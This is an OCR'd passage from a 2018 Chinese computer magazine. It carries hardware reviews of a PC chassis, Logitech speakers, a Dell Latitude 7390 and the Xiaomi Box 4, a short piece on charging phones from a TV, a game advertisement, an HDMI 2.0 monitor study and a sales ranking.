GX600H 的 2.5 英寸硬盘位也设计在前置面板之后，硬盘安装之后与主板处于同一平面，这样就可以借助机箱风扇，对硬盘实现最好的散热效果。GX600H 也提供了 6 个风扇位，前面板后方可以最多安装 3 个风扇（140mm × 2 或 120mm × 3），机箱顶部也可以安装两个 120mm/140mm 风扇，机箱后方出风口也可以安装 1 个 120mm 风扇。GX600H 前面板后方还支持 240mm 水冷排，后方出风口支持 120mm 水冷排。

在背线孔位的设置方面，GX600H 也很有特点，主板支撑板上预留了大面积的支架安装孔，方便玩家安装 CPU 散热器。2.5 英寸硬盘位旁边，也设置了多个大尺寸背线孔，能够让 24Pin 电源线、双 8Pin 显卡供电线、SATA 线等都找到对应的背线孔位，走背线更加顺手。

GX600H 的精细做工也的确值得点赞。它的前面板侧面设计了做工精细的的吸气栅格，可以起到进气构建散热风道的作用，同时还能过滤灰尘，钢化玻璃侧面板与前面板的结合也堪称天衣无缝。GX600H 在顶部提供了一块磁吸防尘网，拆装和清理灰尘都很方便。在机箱底部，GX600H 也提供了防尘网，让整机维护变得更轻松。

前面板侧面设计了精致的吸气栅格

前面板之下预留了 3 个风扇位，也可安装 240mm 水冷排

总结 超宽视野炫灯好选择

航嘉推出的 GX600P/GX600H 这两款宽体机箱都很有特点，GX600P 是双钢化玻璃面板的组合，而 GX600H 是铝质金属感拉丝烫金面板+钢化玻璃全侧透的设计，可以满足不同审美口味的玩家需求，而两者的内部结构不但做工精细，还充分考虑到了人体工学和易用性，所以算得上是好看又好用的宽体机箱。如果你想打造一套具备酷炫灯效的主机，那可以考虑一下这两款钢化玻璃全侧透的宽体机箱。

无线音乐家

罗技MX Sound蓝牙音箱测试

一般说到罗技，很多人的第一反应都是游戏或办公键鼠，很难跟音频设备搭上关系，但事实上罗技在游戏耳机领域颇有造诣，旗下Ultimate Ears（简称UE）也是非常知名的高端HiFi定制耳机品牌，很多歌手和演唱家都有定制该品牌耳机。但罗技推出的蓝牙桌面音箱你有听说过吗?MX Sound就是在2017年底罗技推出的重点新产品，那么它有哪些特色值得我们音乐爱好者关注呢?

现代式织布表面设计，圆形箱体造型独特，有线无线双模

大多 2.0 音箱都是长方形盒子或者正圆形的，但 MX Sound 的外形不太一样，采用了圆形箱体方案，但综合来看很有设计感，颇有几分欧式现代风格。MX 的命名其实是偏商用的，与罗技自家的 Craft 键盘、MX Mater 2S 鼠标设计风格比较接近，罗技应该是按照统一的设计语言去打造这一整套桌面系统。

箱体表面是很中灰色织物防尘网，一侧采用导管设计，相当于传统音箱的倒相孔，可以强化低音扩散，箱体 160mm 直径的尺寸也不大，可以很轻松摆放在家居环境的各个位置，也不会占据很多桌面空间。所有的接口都位于右声道箱体上，除了电源和左声道连接之外，还提供了一个耳机输出、一个 PC 输入、一个 AUX 输入接口，都是 3.5mm 规格，加上蓝牙连接方式，所以一共是双模 + 三种音频信号输入通道，可玩性强于大多卫星音箱和无线音箱。

规格参数
- **规格:**有线/无线2.0音箱
- **连接方式:**3.5mm有线，蓝牙4.1
- **功率:**标准12W，峰值24W
- **蓝牙连接距离:**25米
- **外形尺寸:**160mm × 160mm × 83.4mm，1.72kg
- **质保:**1年送修
- **参考售价:799元**
- **推荐指数:** ★ ★ ★ ★ ☆

蓝牙连接音质也相当不错，同时支持两台设备连接很实用

MX Sound 没有电源开关，静置 20 分钟后自动进入待机模式，箱体有隐藏的控制面板，支持动作感应：当手靠近面板时会亮起蓝牙和音量增减按键按钮，使用很方便。

音质方面，虽然是蓝牙 4.1 且不支持 Aptx 等高质量蓝牙传输协议，但音质其实相当不错，低频因为少了独立低音炮，所以相对要弱一点，听摇滚要稍稍欠缺一点（不过可以通过外接低音炮来解决）。高频素质清亮顺柔，属于蓝牙音箱里比较难得的好声音，适合器乐、女声等主题，所以综合来看用最方便的蓝牙播放轻音乐和流行乐是最适合 MX Sound 的选择。

罗技还为 MX Sound 开发了 Easy-Switch 技术，可以同时连接两台蓝牙设备，比如两台手机，同时还能与有线连接一并进行切换，非常方便。大多蓝牙音箱都需要使用箱体上的功能键来切换，Easy-Switch 可以说很好地解决了这个问题。

有线无线双模，再加上三种连接方式，在 Easy-Switch 技术配合下可方便地进行播放设备切换

工程师总结 音质与设计感兼顾的音乐“甜品”

在显卡领域我们喜欢把一些恰好能满足大多用户需求，价格也倾向合理的产品叫做“甜品级”显卡，而对于罗技 MX Sound 来说，它也算得上是一款甜品级的蓝牙音箱——799 元的价格，大品牌主要都是一体式产品，音质与它的差距很大，而分体式在这个价格主要还是国内品牌，或者一些单一连接方式的卫星音箱，外形设计和功能性上与之差距也很明显。所以我们认为，MX Sound 算是罗技在音箱领域的一次成功定位，时尚家居和办公场合都很适用。

令人意外的强悍
Latitude 7390重点项目评测

Latitude 7390 是戴尔 13 英寸旗舰机型 Latitude 7380 的升级款，模具沿用了上一代的设计，最大的变化是升级到第八代酷睿处理器。而该机的起始重量仅为 1.19kg，比上一代的起始重量仅仅重了 20g。如果说 14 英寸的 Latitude 7490 还能 HOLD 住四核八线程的酷睿八代处理器的散热，那么 1.19kg 起的 Latitude 7390 表现会如何呢？它的性能释放又如何呢？功能方面是否可以如 Latitude 7490 那么丰富呢？

依然丰富的功能

前一阵我们评测了Latitude 7490——全新的第八代酷睿14英寸旗舰机型，评测机1.53kg的机身里面搭载了指纹识别模块、NFC近场感应模块和Smart Card读卡器，另外还内置了4G上网模块。令人激动的是，我们测试的这款Latitude 7390里面也包含了这些功能模块，而且机身重量仅重1.31kg！而且，这款评测机的配置反而更强：处理器和之前评测的Latitude 7490一样都是i7 8650U，但是内存是16GB，SSD高达1TB！

优点:性能释放出色，功能全，整机轻盈，操控舒适，C面温度不高

缺点:新品上市报价较高，扬声器音量偏小

购买指数: ★★★★★

测试机参考配置

- **屏幕:**13 英寸 FHD IPS 屏
- **处理器:**Core i7 8650U（四核八线程，标准频率 1.9GHz）
- **内存:**16GB DDR4 2400
- **显卡:**HD620 集显
- **硬盘:**1TB PCI-E SSD
- **接口:**电源口、2×USB3.0（一个支持 Power Share）、HDMI、雷电 3、Smart Card 卡槽、SIM 卡槽、RJ-45 网线口、3.5mm 音频口、TF 读卡器口
- **重量:**1.31kg（含 60Wh 电池，实测续航 13 小时 31 分）

价格:请联系戴尔直销(400 885 8555)客服


性能释放强悍，WinRAR成绩创纪录


戴尔在高端商用本上的惯用策略就是“配置高人一等”，绝大部分第八代酷睿i7笔记本都用的是i7 8550U，我就用i7 8650U，这一点大家都知道了。Latitude 7390依然沿用了这种策略。


按照以往的经验，同品牌的小个头机型的性能释放通常不会比大个头机型强，更何况这1.31kg里面还塞入了那么多功能模块，留给散热模组的重量和规格空间的确不高。但该机的性能释放坦率说让我们很意外：它的性能不仅达到了Latitude 7490的水准，实际上还反超一点。

Cinebench R15的CPU多核成绩为673cb，7490为671cb；WinRAR成绩为7500KB/s，7490为7200KB/s；另外，CPU-Z的基准测试得分也略高——当然，我们可以理解为这和更大的内存有关。该机的PCMark 10基准测试得分为4160（“高性能”电源模式，需要自己创建出来，此模式默认是隐藏了的），而第七代酷睿同类机型得分只有3200分～3600分。

但真正重要的不是对比自家的同类机型，而是和部分竞争对手的同重量轻薄机型相比，它的性能释放要高出20%以上。其中有个夸张的数据，那就是在“高性能”电源模式下，它的WinRAR基准测试成绩突破了9100KB/s——这也是我们目前测试过的第八代酷睿U系列处理器中的最高成绩（一般第八代i7上8000KB/s就是很好的成绩了）。








Latitude 7390的性能释放（平衡电源模式）远高于竞争对手同类机型，即便和自己的14英寸商用本比也不落后

在“高性能”电源模式下，WinRAR成绩突破了9100KB/s，创下了纪录



Aida 64系统稳定性测试考机30分钟，处理器还处在2.81GHz的高频率上，好像并不在乎处理器温度突破90℃——这也是戴尔13英寸轻薄本一贯的凶悍性能策略

高负载下性能保持出色，处理器温度较高但C面温度不高

机身轻，性能释放又超强，那么散热如何呢？用考机来解读吧（环境温度21℃）。

Latitude 7390在考机的头几秒，处理器封装功耗可达42W，所有核心的频率可达夸张的3.53GHz。随后频率缓慢地走低，在30秒左右，降到2.89GHz，处理器封装功耗降到21W多一点。而后，处理器功耗始终保持在21W之上，温度则缓慢提升至90℃左右。考机30分钟后，处理器温度在88℃～92℃之间徘徊。

坦率说，CPU温度上了90℃，看起来会让人觉得有些不爽，但各位如果了解戴尔的13英寸轻薄本性能策略，就会知道他家的13英寸轻薄本不少都是高性能释放且无惧高温的——因为C面是亲肤涂层，体感温度并不高，所以“很任性”。另外，对比Latitude 7490，机身更小重量更轻的Latitude 7390其实有更强的性能释放——前者在半小时考机后期，CPU功耗会降到18W左右，频率2.61GHz；但Latitude 7390是全程21W，考机33分钟后频率依然有2.81GHz。可见，该机的性能释放和散热策略与Latitude 7490是不同的，反而更“凶悍”。

在长时间考机后，该机C面左上区域会有轻微热感，最热处为按键E附近，40℃，其他地方最高也就38℃、39℃，甚至没什么热感。总体来说，C面的温度表现令人意外的好。其实，我们进行了几次极限考机，其中一次室温只有19℃，考机1小时后，C面竟然是凉爽的。

考机的C面温度。得益于亲肤材质工艺，该机的C面温度不高，仅部分区域有轻微热感。而亲肤材质也正是该机敢采用凶悍的性能释放策略的“坚实后盾”

总结 强悍的新一代轻薄商用旗舰

13英寸Latitude 7000系列是戴尔主推的轻薄商用本，而从测试来看，1kg出头的第八代酷睿平台Latitude 7390性能异常强悍，而且在功能性上也不输给14英寸旗舰机型。该机的散热策略依然是“无惧处理器高温地保持高性能”——而从其凉爽的C面来看，它真的是有任性的资本。

本评测并未提及键盘、触控板、指点杆、雷电3接口，以及各种兼顾轻薄和牢固的可靠性设计，在我们看来，这已经是无须再提的成熟出色设计。该机也有4G上网版本可供购买，不过上网SIM卡需要向运营商购买。

总结来说，该机是一台强悍的轻薄商用旗舰机型，也是高端用户的不二选择。

PCMark 10得分代表了综合应用表现，该机的得分明显高于第七代同类机型

责编:黄益甲 组版:陈学兵 责校:杨军
日期:2018.2.26 投稿邮箱:pcw-advice@vip.sina.com

扫描关注机智猫
获取更多优质内容

有了小米盒子4 我决定让家里的老电视延迟退休

参考价格 349元
推荐指数 ★★★★☆

2015 年 10 月，小米盒子 3 正式发布，至今已经过去了两年多。虽然中间也更新了小米盒子 3s、小米盒子 3c、小米盒子 3 增强版等多款产品，但一直没有大换代，直到小米盒子 4 的推出。相比小米盒子 3 系列，小米盒子 4 最大的升级，就是加入了 PatchWall 人工智能语音系统，它能够为家里的老电视带来怎样的变化呢？

花3000换台电视还是花300买个盒子

小米盒子诞生于 2013 年。

那个时候，互联网电视刚刚兴起，很多用户心动于其丰富多彩的网络节目源，但又担心画质与品质不如传统电视过硬。网络盒子成为了折中的解决方案。

也正因为如此，小米盒子和其他盒子如雨后春笋般冒了出来，这也在很大程度上，推动了互联网内容的发展与普及。不过，随着国家对相关行业的规范与管控，洗牌很快到来，大量山寨小品牌产品瞬间死亡，小米盒子则逐渐奠定了其江湖地位。

电视不同于手机，换代周期通常在 5～10 年，所以除非产生了新的需要，比如换房、损坏、适配新设备等等，否则一般不会轻易换新。

另一方面，如果不是游戏或高清玩家，其实很多人对于电视的显示效果，并无绝对追求。反而是更多的内容，以及更便捷的操作，才是刚需。

小米盒子在很大程度上解决了这一家庭问题。

只要家里的老电视不要过于落后，接上就能立即解决内容来源。原本要花 3000 元换台电视才能搞定的问题，花 300 多元买个小米盒子 4 即可，又节约了。

想干什么动动嘴，老人小孩都能操作

小米官网称小米盒子 4 为“4K HDR 人工智能语音机顶盒”，除了 4K HDR 这种性能上的例行升级之外，“人工智能语音”毫无疑问才是本次换代的重点。

小米的 PatchWall 人工智能语音系统，是 2016 年随小米电视 3s 推出的，简单来说就是通过大数据、语音、算法等技术，让用户在小米电视、盒子、家庭影院上，获得更便捷的操作与观影体验。在小米盒子 4 之前，这一系统只在小米电视 3s 及之后的小米电视上搭载，现在小米也将它适配到了小米盒子上。

PatchWall 的算法究竟怎么样，推荐的资源是否符合用户的口味，也许很难界定，至少不太容易在评测中量化。不过结合蓝牙语音遥控器，小米盒子 4 的确可以让家里老电视的操作瞬间变得无比简单。

实际上无论是小米盒子还是小米电视，遥控器的设计都非常简单，相对于很多传统品牌已经易用了不少。只是如果家里有老人和小孩，脱离子女及父母独立操作，可能还是会有些许障碍。语音控制则基本解决了这类问题，只要表达足够清晰，从开关机到节目筛选，直接动嘴就可以搞定。

偶尔看看4K HDR高清视频也是可以的

不仅如此，和小米 AI 音箱一样，用户也可以通过小米盒子 4，语音控制家中的小米生态链设备。这个功能平时可能用处不大，但试想你在看电视的时候，动动嘴就可以操控空调，或者让扫地机器人扫地，而不用起身操作，是不是显得更加悠闲自得？

除了人工智能语音的加入，配置并非本次小米盒子 4 换代的重点，采用了 Amlogic Cortex-A53 四核 CPU+Mali-450 GPU+2GB RAM 的组合，相比小米盒子 3 增强版并无优势，硬件支持 4K（3840×2160）HDR 硬解码。也就是说，如果你家里是一台 4K 电视，通过小米盒子 4 外接移动硬盘，就能直接播放里面的 4K 视频。

同时，小米盒子 4 也支持杜比及 DTS 音频输出，配合 3.5mm 复合音视频输出接口，可以外接其他音频播放设备，实现更高品质的视听体验。

至于片源，我们评测小米影音产品的过程中就已经提及过很多次，这里就不再赘述。总之，随着与各大内容提供商战略合作的深入，小米应该是目前视听资源最齐全的平台之一。

“麻雀虽小五脏俱全”，物美价廉的小米盒子 4 没有在配件上做任何妥协

标配语音遥控器，想看什么就动动嘴，老人小孩都能操作

从左到右分别是 3.5mm 复合音视频、HDMI 2.0、USB 2.0 和电源接口

遥控器上方有一个麦克风开孔，按住语音键后，用唱卡拉 OK 的姿势对着说话即可

和小米盒子 3 增强版一样，小米盒子 4 也主打白色，底部配有 4 颗有助于散热的垫脚

搭载 PatchWall 人工智能语音系统，所有内容与推荐都会根据用户的使用习惯进行优化

对于已经放寒假的小朋友来说，如果购买了儿童会员，那么这个假期就有的看了

有了小米盒子 4，无论什么电视，都可以直接在上面查看家中生态链设备的状态

总结 总结：依然是传统电视的最佳拍档

严格来说，小米盒子4并不算绝对意义上的彻底换代，因为它的硬件配置相对小米盒子3增强版并没有明显提升，可能叫它小米盒子人工智能语音版更合适。

不过即便如此，我依然认为小米盒子4是一款值得购买的产品，尤其是如果你的家里有一台传统电视，且没有其他互联网盒子的话。原因很简单，它可以瞬间搞定全家人的使用与内容问题，恐怕市面上很难再找到如此高性价比的解决方案。

电视不同于消费数码产品，定位客厅，服务家庭，要尽可能满足不同年龄层、爱好、文化水平成员的诉求，这实际上就对产品的易用性、智能化和内容提出了更高要求。从这个角度来说，小米盒子4是完成了对老电视大脑的二次重构。

回到买不买的问题，如果你已经有了小米盒子3增强版，并且对语音控制没有刚需，那么升级的必要性不大。反之，家里的老电视没有搭配盒子，或者有老人小孩经常需要使用，小米盒子4则依然是传统电视的最佳拍档。

比原装充电器还快？用电视机给手机充电

出门在外，尤其是去山清水秀的地方避暑的时候，忘记带手机充电器可是非常痛苦的事情，这个时候，各种插线板、笔记本、平板电脑，都有变身“移动电源”的冲动，可你有注意到放在客厅里的电视机或机顶盒吗？

用电视机给手机充电挺靠谱

在外出差，充电宝几乎是必备随身之物，如果等酒店入睡前才发现忘了带，而且电量仅剩20%，相信内心是崩溃的。不过酒店虽然没有充电器，但几乎都会有电视机，而电视机上一般都带有USB接口，虽然全球的插座标准不统一，USB的规格却是统一的。

所以只要携带了数据线，我们依然可以通过电视机来为手机充电。一般来说，USB 3.0接口可以提供5V/0.9A的输出能力，这几乎与苹果充电头旗鼓相当，而USB 2.0接口则要弱一半，也有5V/0.5A的输出能力。

不过值得一提的是，根据充电头网的测试，当iPhone 7的电量在15%左右时，使用苹果原装充电线充电时，功率约为2.5W。而换成另一种带识别芯片的充电线，功率就立马可以上升到6W左右，功率竟比原装充电器还高！

风险也不容小视

事实上，除了电视机外，机顶盒通常也配备有USB接口，在酒店实在没电又借不到充电器的时候，临时使用下的确没有问题。因为电视盒子一般的USB接口为5V 500mA，是可以供电的。而现在智能手机的电源适配器一般是5V 1A-2A。所以用电视盒子来充手机，时间会长一些。

需要注意的是，根据手机的机型不同，有的必须要打开电视或电视盒的电源开关。看似很简单很实用的技巧可不要经常使用，这毕竟是应急的办法，用电视或机顶盒的USB接口给手机充电，虽然从电压、电流规格看，问题不大，可麻烦的是如果插拔过程中出现各种电流或者电视机USB接口设计不合格，这样的频繁插拔使用，有可能会烧掉电视/机顶盒或者手机的电路板，一定要小心！这毕竟不是“正道”！

猎鹰载入宇宙的不仅是特斯拉，还可能是文明的见证

2月7日凌晨，埃隆·马斯克创办的SpaceX旗下全球最大火箭“猎鹰”成功发射，一同被带入太空的还有一辆特斯拉跑车。有意思的是，这辆升空的特斯拉跑车的一块电路板上印着这样一行字：“Made on Earth by humans”。

专业人士称，“如果不出意外的话，这辆车，连同这行文字，将在这样一条轨道上环绕太阳十亿年，可能会成为人类文明最后的纪念吧……”。

其实这并不是不可能的事，不要说十亿年，就是几千年后，当一个文明遭遇毁灭，此时哪怕是前人的一个小动作留下的痕迹都有可能成为后人的未解之谜。

一本书引发的考古热潮

柏拉图在《对话录》中写下了亚特兰蒂斯的故事，书中他将这座城市描述得那么美好、富有，令人向往。就这样一则记录，便引发了后人寻找亚特兰蒂斯的狂潮。尽管有诸多考古学家发现了疑似亚特兰蒂斯存在的痕迹，但终究因为没有确切证据使其只能成为传说中的理想国。时至今日，亚特兰蒂斯的真假之谜依然没有被揭开。

古埃及人的黑科技真相

古埃及是人类四大文明发祥地之一，在这片神秘的土地上也存在着许多未解之谜，胡夫金字塔之谜便是其中之一。

与亚特兰蒂斯不同，胡夫金字塔上围绕的谜团不是存在之谜，而是建造之谜。根据考古勘测，胡夫金字塔的建造难度非常高，建筑结构极其科学，堪称完美，而其结构数据也十分耐人寻味。因此，曾经有许多人猜测，胡夫金字塔是由外星人建造而成。

从天而降的玛雅文明

“2012世界末日”让神秘的玛雅文明再一次被世人所记起。不了解玛雅文明的人或许只知道它的诸多“预言”，但玛雅文明留给我们的谜团远不止这些。玛雅文字、衰落之谜、科技之谜等等，这些东西直到现在也未能被一一解开。世人至今不知道生活在新石器时代的玛雅人是如何发明和掌握了那么多高级文明的，说不定他们真的是从天而降的外星来客呢？

海盗的血腥宝藏

人类进入大航海时代以后，文明发展也进入了一个新层次。这个时代，世界的距离开始被拉近，“海盗”这个群体也迎来了黄金发展期。当海盗的黄金时代结束以后，海盗们留给我们的除了历史，还有许多神秘传说。

著名的系列电影《加勒比海盗》所讲述的故事，就发生在这个时代。这部虚构的电影里出现了许多海盗史上的传奇人物和地点，皇家港便是其中之一。

皇家港也叫罗亚尔港，它被称作海盗首都，但其实它是17世纪后半叶加勒比海地区的航运中心，这个时期正好是海盗们的黄金年代。由于种种原因，加勒比海成了当时的海盗聚集点，而皇家港也成了海盗们的天堂。

海盗们在这里挥霍抢来的钱财，可以说这里集聚了大部分的掠夺财富。虽然它并不是传说中的海盗藏宝点，但随着1692年的一场大地震，皇家港遭遇毁灭，这座奢靡的城市带着惊天的财富一同沉入了海底。

不论何时，财富对人都极具诱惑力。皇家港沉没后，许多人都想找到它的遗址挖出海盗们的宝藏。今天，皇家港遗址虽然已经被找到，但其中埋藏的宝藏却并没有被完全挖出来。

相比前几个文明之谜，皇家港的宝藏之谜其实最好解决。

大家争相寻宝，无非是为了名利，或是揭开那段传奇的海盗历史。

比起挖宝，下面这种探寻真相的方法更简单。

扫码下方二维码，进入《加勒比海盗：启航》，皇家港任你进出，杰克船长也会与你一起探寻海盗宝藏的真相！

安卓下载

玩家交流群，期待与你共同征服星辰大海

责编:熊乐 组版:何雪松 责校:杨军
日期:2018.2.26 投稿邮箱:pcw-advice@vip.sina.com

无法取代DP接口

电竞显示器的HDMI 2.0实用性研究

@隔壁老王

HDMI 2.0 标准从 2013 年 9 月推出之后,炒得很火但是在显示器上并不多见。直到近期,终于能在部分显示器上找得到 HDMI 2.0 接口的存在。我们知道 HDMI 2.0 接口增加了带宽可以传输 3840×2160@60Hz 的图像,在 4K 显示器上出现是理所当然的。可是不少 1080P/2560P 显示器上也带有 HDMI 2.0 接口,这究竟有何意图呢? 在电竞显示器上 HDMI 2.0 接口如何用目前在网上还找不到答案,所以有必要来研究一下。

温故知新:HDMI 2.0标准

HDMI 标准是 High-Definition Multimedia Interface 的简称,翻译过来为高清多媒体接口。这个标准是由索尼、日立、松下、东芝等公司在 2002 年 4 月发起的。HDMI 最大的特点在于可以同时传输音频和图像,解决了之前的线材视频、音频得分开传输的问题而大获成功。

各版本 HDMI 接口带宽一览

对于用户来说目前用得最多的还是 HDMI 1.4,该标准支持 1080P、1440P 是绰绰有余,但是迎来 4K 时代之后,HDMI 1.4 只能输出 3840×2160@30Hz 的图像,被冠上了“假 4K”之称。而 HDMI 1.4 的小改版 HDMI 1.4a、HDMI 1.4b 主要是针对 3D 图像,增加了两种广播用的 3D 格式、支持 1080/120p 的 3D 影像等。

为了提升对 4K 视频的支持,2013 年 9 月又推出了 HDMI 2.0。主要改变在于 HDMI 2.0 的带宽从之前的 10.2Gbps 提升到 18Gbps,有了足够的带宽就能传输 3840×2160@60Hz 的图像,终于能完美地支持 4K 了。HDMI2.0a 和 HDMI2.0b 都是基于 HDMI2.0 的小修小改,加入了 HDR 支持,即高动态光照渲染。

而在 2017 年 11 月,HDMI 最新的 2.1 版本也正式推出了。HDMI 2.1 带宽猛然提升到 48Gbps,最高可以支持 7680×4320@60Hz 的图像。同时每个像素拥有 12bit 色深还支持动态 HDR 技术。

HDMI 2.0使用,选对接口很重要

很多玩家表示没见过 HDMI 2.0 接口,主要是因为显示器不带这个接口,要知道其他硬件对于 HDMI 2.0 接口的支持已经比较完备了。比如 N 卡从 GTX 950 开始就已经配备了 HDMI 2.0 接口,而 A 卡比较新的 RX 400、RX 500 以及 Vega 系列都是提供了 HDMI 2.0 接口。而市面上 HDMI 2.0 的线材产品也非常多了,价格也非常的便宜,10 元不到就能买到。

显示器并没有标明接口的版本,会给用户制造一定的麻烦

本次研究我们用的是 AGON 爱攻 II AG322QCX 显示器,产品提供了 2 个 HDMI 接口,分别为 HDMI 1.4 和 HDMI 2.0。笔者想要吐槽的是显示器在机身上只标注了 HDMI1 和 HDMI2,作为玩家根本不知道这两个接口的版本到底是什么,只能分别连接再进行考查,才发现 HDMI 接口 1 是 HDMI 2.0,这就给玩家增加了很大的麻烦。HDMI 2.0 线材可以向下兼容,两个接口都能插,但如果插到了 HDMI 1.4 接口上,使用差别可就大了。

对于电竞显示器,用户最为关注的就是高刷新率和 G-Sync/FreeSync 技术,AGON 爱攻 II AG322QCX 显示器就拥有 144Hz 和 FreeSync。在体验高刷新率项目时,分别使用 RX 580 和 GTX 1060 进行考查。而考虑到只有 A 卡才支持 FreeSync,所以在第二个项目中选择了 RX 580 进行搭配。

可输出144Hz刷新率,体验和DP无差异


我们首先来考查 HDMI 2.0 接口输出 144Hz 图像,在显示器规格介绍的分辨率一栏,笔者发现了该显示器最大分辨率支持 2560×1440@144Hz(HDMI2.0、DP),这就说明用 HDMI 2.0 接口输出 144Hz 刷新率压力不大。

使用 GTX 1060 很顺利,设置完刷新率再进入《英雄联盟》,开启垂直同步后,画面帧速就稳定在了 144fps。不过使用 RX 580 时,就遇到了一个小问题。在 AMD 最新驱动中,笔者并未找到图像分辨率和刷新率的设置选项。在显示器项目中有个自定义分辨率界面,默认刷新率为 59.9Hz,如果把刷新率值改为 144Hz,软件会提示超出了显示器可以设置的范围。虽然驱动设置不成功,但笔者还是尝试着运行了《英雄联盟》。出乎意料的是,在游戏中开启垂直同步之后,画面帧速还是能稳定在 144fps。一局游戏玩下来,流畅性始终很不错,与使用 DP 接口时并没有什么区别。

从这个研究项目中可以看到,由于 HDMI 2.0 接口的带宽提升到了 18Gbps,足以应付 144Hz 图像的传输需求,所以无论是用 A 卡还是 N 卡,都能通过 HDMI 2.0 接口输出 144Hz 的图像。

受原理制约,不支持FreeSync

FreeSync 是电竞显示器上非常重要的一个功能,该技术通过让显卡端输出的图像和显示器端播放的图像实时同步,解决了垂直同步功能在遭遇画面帧速大幅波动时画面卡顿的问题,带给玩家真正无撕裂、无卡顿的完美画面。



FreeSync 和 G-Sync 都只有用 DP 接口才能用

那么 HDMI 2.0 接口能否 FreeSync 呢? 使用 RX 580 运行《魔兽世界:军团再临》(为了获得高帧速,选择了 1920×1080 和低画质)。无论在驱动设置中将 FreeSync 开启还是关闭,在游戏中时常遭遇画面帧速波动时,帧速就会从 144fps 猛降到 75fps,画面随之卡了一下,显然 FreeSync 功能并未启动。

为什么会出现这种情况呢? 很简单,现在 FreeSync 技术已经被整合进了 DP 1.2a 标准中,这就意味着要使用 FreeSync 只能使用 DP 接口。此外,G-Sync 的实现上,要求线材中有一根同步控制线,通过其将同步信号传输到显示器上。这看似不难,其实除了 VGA 线定义了同步线之外,DVI、HDMI 都没有这样的设计,而 DP 线中预留了一根辅助线,因此 G-Sync 显示器必须搭配 DP 线使用。可见无论是 FreeSync 还是 G-Sync 在设计时就没考虑过用 HDMI 线,所以 HDMI 2.0 不支持也是很正常的。

总结:HDMI 2.0处境尴尬,用途很小众

整个研究做下来,笔者发现难怪厂商不爱在显示器上搭载 HDMI 2.0 接口,是真没啥用啊。无论是 4K 显示器还是 144Hz 显示器,可能出现 HDMI 2.0 接口的地方肯定都有 DP 接口,人家 DP 接口不仅多了 165Hz 及更高刷新率的支持,还有对 FreeSync、G-Sync 的支持,再加上中高端显卡上早已普及 DP 接口,玩家的首选肯定是 DP 接口,谁还会去选择 HDMI 2.0 接口呢?

既然台式机用户基本不会用,那么电竞显示器上的 HDMI 2.0 接口不是浪费了? 笔者觉得还真不是,电竞显示器上之所以配备 HDMI 2.0 接口,主要还是考虑到了对于游戏笔记本的接驳需求。毕竟不少游戏笔记本上搭载了 HDMI 2.0 接口,通过 HDMI 2.0 线材接驳到电竞显示器上,就能输出 144Hz 的画面,用户也能获得超流畅的画面体验了。

如果你是台式机用户,在买电竞显示器时只要有 DP 接口就够了。如果你有游戏笔记本的接驳需求,就可以根据游戏笔记本的接口配置(HDMI 2.0 或 DP)选择相应的电竞显示器就好了。

本期的BestBuy榜单是根据2月里的线上线下实际销售情况,通过评比选出的热卖产品,所有获奖与提名的产品均在市场有售,而且人气和销量都遥遥领先于其他竞品。

技嘉GTX 1060 G1 GAMING 6G

参考价格:3099元

G1 GAMING 在技嘉的显卡产品线中属于定位于主流用户的产品,高性价比是其特点,是市场上走量的主力。这款技嘉GTX 1060 G1 GAMING 6G的GPU经过了挑选,体质不错,能在比公版高不少的1594MHz~1847MHz核心频率下稳定运行。显卡还采用了6+1相供电设计,配以高品质的电容和电感,供电更加稳定。

在散热器方面,别看技嘉GTX 1060 G1 GAMING 6G只有2根热管,但是这是软磁粉复合式热管直触核心,比传统沟槽式和粉末烧结式热管性能更强。配以2个扇叶为特殊刀刃造型的90mm直径大风扇,并采用双风扇正反转气流导向设计,能打造出合理风道气流,更有效地带走热量。

虽然技嘉GTX 1060 G1 GAMING 6G的用料和规格算不上特别的豪华,但是其拥有出色的游戏性能和散热性能,对游戏玩家来说是实用性较高的游戏装备。

显卡排行榜

No.1 技嘉GTX 1060 G1 GAMING 6G	3099元
No.2 索泰GTX1060-6GD5至尊Plus OC	3099元
No.3 七彩虹iGame1060烈焰战神S-6GD5 Top	3099元

航嘉X3271CK

参考价格:3699元

X3271CK是航嘉在电竞显示器领域的最新力作,超窄边框和直角边设计配以Y字形底座,简约中又不失硬朗,堪称是电竞显示器中的硬汉。再加上游戏范十足的红黑配色和背面LED灯,颜值超高。

